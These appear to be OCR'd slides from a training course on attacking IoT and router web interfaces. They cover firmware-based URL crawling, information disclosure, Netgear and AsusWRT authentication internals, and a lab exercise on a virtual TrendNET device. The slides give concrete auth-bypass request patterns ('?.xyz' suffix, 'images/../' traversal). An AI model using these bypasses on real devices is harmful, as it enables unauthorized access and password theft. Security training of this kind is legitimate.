
Crawling The HTTP Interface

Compile a list of likely URLs from firmware analysis

find /web –print

strings httpd |grep ???

Crawling The HTTP Interface



Finding Information Disclosures

Check the responses for goodies:

- Usernames
- Passwords
- Paired devices
- Personal data
- Network details
- Diagnostic output

Finding Authentication Bypasses

Compare queries resulting in 200 OK

- What do the names have in common?
- Same extension/prefix/path?

Testing Extension Bypasses

All *.xyz requests yield 200

- Request RestrictedFile.foo -> 401
- Request RestrictedFile.foo?.xyz -> 200
- Appending '?.xyz' bypassed auth

Testing Prefix Bypasses

images/* yields a 200

- Request File.foo -> 401
- Request images/../File.foo -> 200
- Prepending ‘images/../’ bypassed auth

Authentication Mechanisms

The Four Most Popular Auth Schemes for IoT

HTTP Basic: Each request includes creds in header

- Authorization: Basic base64(“username:password”)

Cookie: App validates credentials and sets a cookie with an auth token

- Cookie: SESSID=547972656c206973206e6f742064656164

Client-Based: No ”real” auth. Client is expected to restrict access.

- JavaScript: var password = "3858f62230ac3c915f300c664312c63f”;

Infrastructure: User links cloud account with device for access.

Potential Session Cookie Issues

- Do the tokens expire?
- Is there proper entropy across tokens?
- Is the cookie httpOnly? (XSS mitigation)

Hands On Exercise 3: Practice with HTTP Crawling

startTEW for virtual TrendNET

Find Auth Bypass and Get PW


Why Does This Work?

Logic error within authentication process

Due to checks for whitelisted requests

Pattern is checked on query instead of file


A Deeper Look At Netgear's Authentication



- Disassembly of uhttpd reveals auth handler: uh_auth_check()

A Deeper Look At Netgear's Authentication


Time to Fire Up IDA



- uh_auth_check() is referenced from two places
- Output from uh_path_lookup() determines how the auth check will be used

A Deeper Look At Netgear's Authentication


uh_path_lookup()



- uh_path_lookup() makes decisions based on the requested path

A Deeper Look At Netgear's Authentication


main()



- The results from uh_path_lookup() and uh_auth_check() for many requests leads to uh_cgi_request()

A Deeper Look At Netgear's Authentication

uh_cgi_request()



- uh_cgi_request() invokes the net-cgi handler binary

MIME Handling

- The HTTP server infers MIME types based on the requested file
- A data structure defines how to handle files based on a pattern table:


```
/* Generic MIME type handler */
struct mime_handler {
        char *pattern;
        char *mime_type;
        char *extra_header;
        void (*input)(char *path, FILE *stream, int len, char *boundary);
        void (*output)(char *path, FILE *stream);
        void (*auth)(char *userid, char *passwd, char *realm);
};
```

**This code snippet is from AsusWRT which probably came from similar code as NETGEAR used.

Example mime_handler values

The following code snippet is from AsusWRT again:

```
struct mime_handler mime_handlers[] = {
        { "Main_Login.asp", "text/html", no_cache_IE7, do_html_post_and_get, do_ej, NULL },
        { "Nologin.asp", "text/html", no_cache_IE7, do_html_post_and_get, do_ej, NULL },
        { "error_page.htm*", "text/html", no_cache_IE7, do_html_post_and_get, do_ej, NULL },
        { "blocking.asp", "text/html", no_cache_IE7, do_html_post_and_get, do_ej, NULL },
        { "gotoHomePage.htm", "text/html", no_cache_IE7, do_html_post_and_get, do_ej, NULL },
        { "ure_success.htm", "text/html", no_cache_IE7, do_html_post_and_get, do_ej, NULL },
```



This means no authentication is required!

A Deeper Look At Netgear's Authentication

Exploring net-cgi


Zach Cutlip documented net-cgi clearly

Some illustrations are from his blog

••http://shadow-file.blogspot.com/

